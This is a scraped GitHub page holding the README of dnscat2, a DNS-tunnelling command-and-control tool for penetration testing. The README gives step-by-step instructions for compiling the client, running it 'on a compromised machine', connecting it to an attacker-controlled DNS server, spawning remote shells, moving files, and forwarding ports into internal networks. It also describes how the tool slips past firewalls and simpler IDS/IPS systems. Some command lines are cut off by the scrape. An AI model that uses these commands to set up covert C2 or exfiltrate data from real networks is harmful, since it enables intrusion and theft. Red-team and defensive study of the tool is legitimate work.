













 master ▾

Go to file

 Code ▾

	
 client	
 data	
 doc	
 img	
 server	
 tools	
 LICENSE.md	
 Makefile	
 README.md	
 contributors.md	
 package.sh	

About

No description, website, or topics provided.

-  Readme
-  BSD-3-Clause license
-  Activity
-  3.4k stars
-  139 watching
-  603 forks
- Report repository


Releases


 6 tags


Packages


No packages published

Contributors 14



 **README**

 BSD-3-Clause license



***** NOTE: The password for the .zip downloads are all "password"! *****

Introduction

Welcome to dnscat2, a DNS tunnel that WON'T make you sick and kill you!

This tool is designed to create an encrypted command-and-control (C&C) channel over the DNS protocol, which is an effective tunnel out of almost every network.

This README file should contain everything you need to get up and running! If you're interested in digging deeper into the protocol, how the code is structured, future plans, or other esoteric stuff, check out the doc/ folder.

License

This is released under the BSD license. See [LICENSE.md](#) for more information.

Overview


dnscat2 comes in two parts: the client and the server.

The client is designed to be run on a compromised machine. It's written in C and has the minimum possible dependencies. It should run just about anywhere (if you find a system where it doesn't compile or run, please file a ticket, particularly if you can help me get access to said system).

When you run the client, you typically specify a domain name. All requests will be sent to the local DNS server, which are then redirected to the authoritative DNS server for that domain (which you, presumably, have control of).

If you don't have an authoritative DNS server, you can also use direct connections on UDP/53 (or whatever you choose). They'll be faster, and still look like DNS traffic to the casual

Languages



viewer, but it's much more obvious in a packet log (all domains are prefixed with "dnscat.", unless you hack the source). This mode will frequently be blocked by firewalls.

The server is designed to be run on an [authoritative DNS server](#). It's in ruby, and depends on several different gems. When you run it, much like the client, you specify which domain(s) it should listen for in addition to listening for messages sent directly to it on UDP/53. When it receives traffic for one of those domains, it attempts to establish a logical connection. If it receives other traffic, it ignores it by default, but can also forward it upstream.

Detailed instructions for both parts are below.

How is this different from

dnscat2 strives to be different from other DNS tunneling protocols by being designed for a special purpose: command and control.

This isn't designed to get you off a hotel network, or to get free Internet on a plane. And it doesn't just tunnel TCP.

It can tunnel any data, with no protocol attached. Which means it can upload and download files, it can run a shell, and it can do those things well. It can also potentially tunnel TCP, but that's only going to be added in the context of a pen-testing tool (that is, tunneling TCP into a network), not as a general purpose tunneling tool. That's been done, it's not interesting (to me).

It's also encrypted by default. I don't believe any other public DNS tunnel encrypts all traffic!

Where to get it

Here are some important links:

- [Sourcecode on Github](#)
- [Downloads](#) (you'll find [signed](#) Linux 32-bit, Linux 64-bit, Win32, and source code versions of the client, plus an archive of the server - keep in mind that that signature file is hosted on the same server as the files, so if you're worried, please verify my PGP key :))
- [User documentation](#) A collection of files, both for end-users (like the [Changelog](#)) and for developers (like the [Contributing](#) doc)
- [Issue tracker](#) (you can also email me issues, just put my first name (ron) in front of my domain name (skullsecurity.net))

How to play

The theory behind dnscat2 is simple: it creates a tunnel over the DNS protocol.

Why? Because DNS has an amazing property: it'll make its way from server to server until it figures out where it's supposed to go.

That means that for dnscat to get traffic off a secure network, it simply has to send messages to *a* DNS server, which will happily forward things through the DNS network until it gets to *your* DNS server.

That, of course, assumes you have access to an authoritative DNS server. dnscat2 also supports "direct" connections - that is, running a dnscat client that directly connects to your dnscat on your ip address and UDP port 53 (by default). The traffic still looks like DNS traffic, and might get past dumber IDS/IPS systems, but is still likely to be stopped by firewalls.

If you aren't clear on how to set up an authoritative DNS server, it's something you have to set up with a domain provider. [izhan](#) helpfully [wrote one](#) for you!

Compiling

Client

Compiling the client should be pretty straight forward - all you should need to compile is make/gcc (for Linux) or either Cygwin or Microsoft Visual Studio (for Windows). Here are the commands on Linux:

```
$ git clone https://github.com/iagox86/dnscat2.
$ cd dnscat2/client/
$ make
```

On Windows, load client/win32/dnscat2.vcproj into Visual Studio and hit "build". I created and test it on Visual Studio 2008 - until I get a free legit copy of a newer version, I'll likely be sticking with that one. :)

If compilation fails, please file a bug on my [github page](#)! Please send details about your system.

You can verify dnscat2 is successfully compiled by running it with no flags; you'll see it attempting to start a DNS tunnel with whatever your configured DNS server is (which will fail):

```
$ ./dnscat
Starting DNS driver without a domain! This will
are directly connecting to the dnscat2 server.

You'll need to use --dns server=<server> if you

** WARNING!
*
* It looks like you're running dnscat2 with the
* and no domain name!*
* That's cool, I'm not going to stop you, but tl
* really high that this won't work. You either i
* domain to use DNS resolution (requires an autl
*
*      dnscat mydomain.com
```

```
*
* Or you have to provide a server to connect di
*
*     dnscat --dns=server=1.2.3.4,port=53
*
* I'm going to let this keep running, but once ;
* isn't what you want!
*
** WARNING!

Creating DNS driver:
  domain = (null)
  host   = 0.0.0.0
  port   = 53
  type    = TXT,CNAME,MX
  server  = 4.2.2.1
[[ ERROR ]] :: DNS: RCODE_NAME_ERROR
[[ ERROR ]] :: DNS: RCODE_NAME_ERROR
[[ ERROR ]] :: DNS: RCODE_NAME_ERROR
[[ ERROR ]] :: DNS: RCODE_NAME_ERROR
[[ ERROR ]] :: DNS: RCODE_NAME_ERROR
[[ ERROR ]] :: DNS: RCODE_NAME_ERROR
[[ ERROR ]] :: DNS: RCODE_NAME_ERROR
[[ ERROR ]] :: DNS: RCODE_NAME_ERROR
[[ ERROR ]] :: DNS: RCODE_NAME_ERROR
[[ ERROR ]] :: DNS: RCODE_NAME_ERROR
[[ ERROR ]] :: DNS: RCODE_NAME_ERROR
[[ ERROR ]] :: The server hasn't returned a val:
[[ FATAL ]] :: There are no active sessions lef
[[ WARNING ]] :: Terminating
```

Server

The server isn't "compiled", as such, but it does require some Ruby dependencies. Unfortunately, Ruby dependencies can be annoying to get working, so good luck! If any Ruby experts out there want to help make this section better, I'd be grateful!

I'm assuming you have Ruby and Gem installed and in working order. If they aren't, install them with either `apt-get`, `emerge`, `rvm`, or however is normal on your operating system.

Once Ruby/Gem are sorted out, run these commands (note: you can obviously skip the `git clone` command if you

already installed the client and skip `gem install bundler` if you've already installed bundler):

```
$ git clone https://github.com/iagox86/dnscat2.4
$ cd dnscat2/server/
$ gem install bundler
$ bundle install
```

If you get a permissions error with `gem install bundler` or `bundler install`, you may need to run them as root. If you have a lot of problems, uninstall Ruby/Gem and install everything using `rvm` and without root.

If you get an error that looks like this:

```
/usr/lib/ruby/1.9.1/rubygems/custom_require.rb:1: warning: already initialized constant $LOAD_PATH
/usr/lib/ruby/1.9.1/rubygems/custom_require.rb:1: warning: already initialized constant $LOAD_PATH
```

It means you need to install the -dev version of Ruby:

```
$ sudo apt-get install ruby-dev
```

I find that `sudo` isn't always enough to get everything working right, I sometimes have to switch to root and work directly as that account. `rvmsudo` doesn't help, because it breaks ctrl-z.

You can verify the server is working by running it with no flags and seeing if you get a dnscat2> prompt:

```
# ruby ./dnscat2.rb

New window created: 0
Welcome to dnscat2! Some documentation may be on

passthrough => disabled
auto_attach => false
auto_command =>
process =>
history_size (for new windows) => 1000
New window created: dns1
```

```
Starting Dnscat2 DNS server on 0.0.0.0:53
[domains = n/a]...
```

It looks like you didn't give me any domains to
That's cool, though, you can still use direct q
although those are less stealthy.

To talk directly to the server without a domain
./dnscat2 --dns server=x.x.x.x,port=53

Of course, you have to figure out <server> your:
will connect directly on UDP port 53.

```
dnscat2>
```

If you don't run it as root, you might have trouble listening on
UDP/53 (you can use --dnssport to change it). You'll see an error
message if that's the case.

Ruby as root

If you're having trouble running Ruby as root, this is what I do
to run it the first time:

```
$ cd dnscat2/server
$ su
# gpg --keyserver hkp://keys.gnupg.net --recv-k
# \curl -sSL https://get.rvm.io | bash
# source /etc/profile.d/rvm.sh
# rvm install 1.9
# rvm use 1.9
# bundle install
# ruby ./dnscat2.rb
```



And subsequent times:

```
$ cd dnscat2/server
$ su
# source /etc/profile.d/rvm.sh
# ruby ./dnscat2.rb
```



`rvmsudo` should make it easier, but dnscat2 doesn't play well with `rvmsudo` unfortunately.

Usage

Client + server

Before we talk about how to specifically use the tools, let's talk about how dnscat is structured. The dnscat tool is divided into two pieces: a client and a server. As you noticed if you went through the compilation, the client is written in C and the server is in Ruby.

Generally, the server is run first. It can be long lived, and handle as many clients as you'd like. As I said before, it's basically a C&C service.

Later, a client is run, which opens a session with the server (more on sessions below). The session can either traverse the DNS hierarchy (recommended, but more complex) or connect directly to the server. Traversing the DNS hierarchy requires an authoritative domain, but will bypass most firewalls.

Connecting directly to the server is more obvious for several reasons.

By default, connections are automatically encrypted (turn it off on the client with `--no-encryption` and on the server with `-security=open`). When establishing a new connection, if you're paranoid about man-in-the-middle attacks, you have two options for verifying the peer:

- Pass a pre-shared secret using the `--secret` argument on both sides to validate the connection
- Manually verify the "short authentication string" - a series of words that are printed on both the client and server after encryption is negotiated

Running a server

The server - which is typically run on the authoritative DNS server for a particular domain - is designed to be feature-ful, interactive, and user friendly. It's written in Ruby, and much of its design is inspired by Metasploit and Meterpreter.

If you followed the compilation instructions above, you should be able to just run the server:

```
$ ruby ./dnscat2.rb skullseclabs.org
```



Where "skullseclabs.org" is your own domain. If you don't have an authoritative DNS server, it isn't mandatory; but this tool works way, way better with an authoritative server.

That should actually be all you need! Other than that, you can test it using the client's --ping command on any other system, which should be available if you've compiled it:

```
$ ./dnscat --ping skullseclabs.org
```



If the ping succeeds, your C&C server is probably good! If you ran the DNS server on a different port, or if you need to use a custom DNS resolver, you can use the --dns flag in addition to --ping:

```
$ ./dnscat --dns server=8.8.8.8,domain=skullsec: 
```



```
$ ./dnscat --dns port=53531,server=localhost,doi
```

Note that when you specify a --dns argument, the domain has to be part of that argument (as domain=xxx). You can't just pass it on the commandline (due to a limitation of my command parsing; I'll likely improve that in a future release).

When the process is running, you can start a new server using basically the exact same syntax:

```
dnscat2> start --dns=port=53532,domain=skullsec:
New window created: dns2
Starting Dnscat2 DNS server on 0.0.0.0:53532
[domains = skullseclabs.org, test.com]...
```

Assuming you have an authoritative DNS server, the client anywhere with the following:

```
./dnscat2 skullseclabs.org
./dnscat2 test.com
```

To talk directly to the server without a domain

```
./dnscat2 --dns server=x.x.x.x,port=53532
```

Of course, you have to figure out <server> your: will connect directly on UDP port 53532.

You can run as many DNS listeners as you want, as long as they're on different hosts/ports. Once the data comes in, the rest of the process doesn't even know which listener data came from; in fact, a client can send different packets to different ports, and the session will continue as expected.

Running a client

The client - which is typically run on a system after compromising it - is designed to be simple, stable, and portable. It's written in C and has as few library dependencies as possible, and compiles/runs natively on Linux, Windows, Cygwin, FreeBSD, and Mac OS X.

The client is given the domain name on the commandline, for example:

```
./dnscat2 skullseclabs.org
```

In that example, it will create a C&C session with the dnscat2 server running on skullseclabs.org. If an authoritative domain isn't an option, it can be given a specific ip address to connect to instead:

```
./dnscat2 --dns host=206.220.196.59,port=5353
```



Assuming there's a dnscat2 server running on that host/port, it'll create a session there.

Tunnels

Yo dawg; I hear you like tunnels, so now you can tunnel a tunnel through your tunnel!

It is currently possible to tunnel a connection through dnscat2, similar to "ssh -L"! Other modes ("ssh -D" and "ssh -R") are coming soon as well!

After a session has started (a command session), the command "listen" is used to open a new tunnelled port. The syntax is roughly the same as ssh -L:

```
listen [lhost:]lport rhost:rport
```



The local host is option, and will default to all interfaces (0.0.0.0). The local port and remote host/port are mandatory.

The dnscat2 server will listen on lport. All connections received to that port are forwarded, via the dnscat2 client, to the remote host/port chosen.

For example, this will listen on port 4444 (on the *server*) and forward traffic to google:

```
listen 4444 www.google.com:80
```



Then, if you connect to <http://localhost:4444>, it'll come out the dnscat2 client and connect to google.com.

Let's say you're using this on a pentest and you want to forward ssh connections through the dnscat2 client (running on somebody's corp network) to an internal device. You can!

```
listen 127.0.0.1:2222 10.10.10.10:22
```



That'll only listen on the localhost interface on the dnscat2 server, and will forward connections via the tunnel to port 22 of 10.10.10.10.

Encryption

dnscat2 is encrypted by default.

I'm not a cryptographer, and by necessity I came up with the encryption scheme myself. As a result, I wouldn't trust this 100%. I think I did a *pretty* good job preventing attacks, but this hasn't been professionally audited. Use with caution.

There is a ton of technical information about the encryption in the [protocol doc](#). But here are the basics.

By default, both the client and the server support and will attempt encryption. Each connection uses a new keypair, negotiated by ECDH. All encryption is done by salsa20, and signatures use sha3.

Encryption can be disabled on the client by passing `--no-encryption` on the commandline, or by compiling it using `make nocrypto`.

The server will reject unencrypted connections by default. To allow unencrypted connections, pass `--security=open` to the server, or run `set security=open` on the console.

By default, there's no protection against man-in-the-middle attacks. As mentioned before, there are two different ways to gain MitM protection: a pre-shared secret or a "short authentication string".

A pre-shared secret is passed on the commandline to both the client and the server, and is used to authenticate both the client to the server and the server to the client. It should be a

somewhat strong value - something that can't be quickly guessed by an attacker (there's only a short window for the attacker to guess it, so it only has to hold up for a few seconds).

The pre-shared secret is passed in via the `--secret` parameter on both the client and the server. The server can change it at runtime using `set secret=<new value>`, but that can have unexpected results if active clients are connected.

Furthermore, the server can enforce *only* authenticated connections are allowed by using `--security=authenticated` or `set security=authenticated`. That's enabled by default if you pass the `--secret` parameter.

If you don't require the extra effort of authenticating connections, then a "short authentication string" is displayed by both the client and the server. The short authentication string is a series of English words that are derived based on the secret values that both sides share.

If the same set of English words are printed on both the client and the server, the connection can be reasonably considered to be secure.

That's about all you need to know about the encryption! See the protocol doc for details! I'd love to hear any feedback on the crypto, as well. :)

And finally, if you have any problems with the crypto, please let me know! By default a window called "crypto-debug" will be created at the start. If you have encryption problems, please send me that log! Or, better yet, run dnscat2 with the `--firehose` and `--packet-trace` arguments, and send me *EVERYTHING*! Don't worry about revealing private keys; they're only used for that one session.

dnscat2's Windows

The dnscat2 UI is made up of a bunch of windows. The default window is called the 'main' window. You can get a list of

windows by typing `windows` (or `sessions`) into any command prompt:

```
dnscat2> windows
0 :: main [active]
  dns1 :: DNS Driver running on 0.0.0.0:53 doma:
```

You'll note that there are two windows - window `0` is the main window, and window `dns1` is the listener (technically referred to as the 'tunnel driver').

From any window that accepts commands (`main` and command sessions), you can type `help` to get a list of commands:

```
dnscat2> help

Here is a list of commands (use -h on any of the
* echo
* help
* kill
* quit
* set
* start
* stop
* tunnels
* unset
* window
* windows
```

For any of those commands, you can use `-h` or `--help` to get details:

```
dnscat2> window --help
Error: The user requested help

Interact with a window
-i, --i=<s>    Interact with the chosen window
-h, --help    Show this message
```

We'll use the `window` command to interact with `dns1`, which is a status window:

```
dnscat2> window -i dns1
New window created: dns1
Starting Dnscat2 DNS server on 0.0.0.0:53531
[domains = skullseclabs.org]...

Assuming you have an authoritative DNS server,
the client anywhere with the following:
    ./dnscat2 skullseclabs.org

To talk directly to the server without a domain
    ./dnscat2 --dns server=x.x.x.x,port=53531

Of course, you have to figure out <server> your-
will connect directly on UDP port 53531.

Received:  dnscat.9fa0ff178f72686d6c716c6376697f
Sending:   9fa0ff178f72686d6c716c6376697968657a6c
Received:  d17cff3e747073776c776d70656b73786f646c
Sending:   d17cff3e747073776c776d70656b73786f646c
```

The received and sent strings there are, if you decode them, pings.

You can switch to the 'parent' window (in this case, `main`) by pressing ctrl-z. If ctrl-z kills the process, then you probably have to find a better way to run it (`rvmsudo` doesn't work, see above).

When a new client connects and creates a session, you'll be notified in `main` (and certain other windows):

```
New window created: 1
dnscat2>
```

(Note that you have to press enter to get the prompt back)

You can switch to the new window the same way we switched to the `dns1` status window:


```
dnscat2> window -i 1
New window created: 1
history_size (session) => 1000
This is a command session!
```



That means you can enter a dnscat2 command such 'ping'! For a full list of clients, try 'help'.

```
command session (ubuntu-64) 1>
```

Command sessions can spawn additional sessions; for example, the `shell` command:

```
command session (ubuntu-64) 1> shell
Sent request to execute a shell
New window created: 2
Shell session created!
```



```
command session (ubuntu-64) 1>
```

(Note that throughout this document I'm cleaning up the output; usually you have to press enter to get the prompt back)

Then, if you return to the main session (ctrl-z or `suspend` , you'll see it in the list of windows:

```
dnscat2> windows
0 :: main [active]
  dns1 :: DNS Driver running on 0.0.0.0:53531 d
  1 :: command session (ubuntu-64)
  2 :: sh (ubuntu-64) [*]
```



Unfortunately, the 'windows' command in a specific command session only shows child windows from that session, and right now new sessions aren't spawned as children.

Note that some sessions have `[*]` - that means that there's been activity since the last time we looked at them.

When you interact with a session, the interface will look different depending on the session type. As you saw with the default session type (command sessions) you get a UI just like the top-level session (you can type 'help' or run commands or whatever). However, if you interact with a 'shell' session, you won't see much immediately, until you type a command:

```
dnscat2> windows
0 :: main [active]
  dns1 :: DNS Driver running on 0.0.0.0:53531 d
  1 :: command session (ubuntu-64)
  2 :: sh (ubuntu-64) [*]
```

```
dnscat2> session -i 2
New window created: 2
history_size (session) => 1000
This is a console session!
```

That means that anything you type will be sent to the client, and anything they type will be displayed on your screen! If the client is executing a command and you see a prompt, try typing 'pwd' or something!

To go back, type ctrl-z.

```
sh (ubuntu-64) 2> pwd
```

/home/ron/tools/dnscat2/client

To escape this, you can use ctrl-z or type "exit" (which will kill the session).

Lastly, to kill a session, the `kill` command can be used:

```
dnscat2> windows
0 :: main [active]
  dns1 :: DNS Driver running on 0.0.0.0:53531 d
  1 :: command session (ubuntu-64)
  2 :: sh (ubuntu-64) [*]
dnscat2> kill 2
Session 2 has been sent the kill signal!
Session 2 has been killed
```

```
dnscat2> windows
0 :: main [active]
  dns1 :: DNS Driver running on 0.0.0.0:53531 d
  1 :: command session (ubuntu-64)
```

History

In the past, there were several DNS tunneling tools. One was called [dnscat](#), written by Tadek Pietraszek. The problem is, it's written in Java, and I really wanted something that could run basically everywhere.

That version of dnscat was based on a tool called NSTX, whose page [no longer exists](#) and isn't even in the Wayback Machine, so I know nothing about it.

Later, I wrote a C implementation and called it dnscat (without permission), since the previous Java version was unmaintained and I really liked the name (I toyed with calling it dnscat-ng, but -ng is a bit wordy for my taste). It worked, but there were a lot of problems. The client and server were the same tool, like netcat, which, because DNS is such a client/server model, didn't work out that well. The other problem was that I had linked it too much to the DNS protocol, so it could only run over DNS.

dnscat2 - the successor to dnscat - is an attempt to right some of the wrongs that I had committed. dnscat2 has a separate server (Ruby) and client (C) and treats everything as a stream of bytes, and uses a driver, of sorts, to convert that stream of bytes into dns requests and back. Thus, it's a layered protocol, with DNS being a lower layer.

As a result, I invented a protocol that I'm calling the dnscat

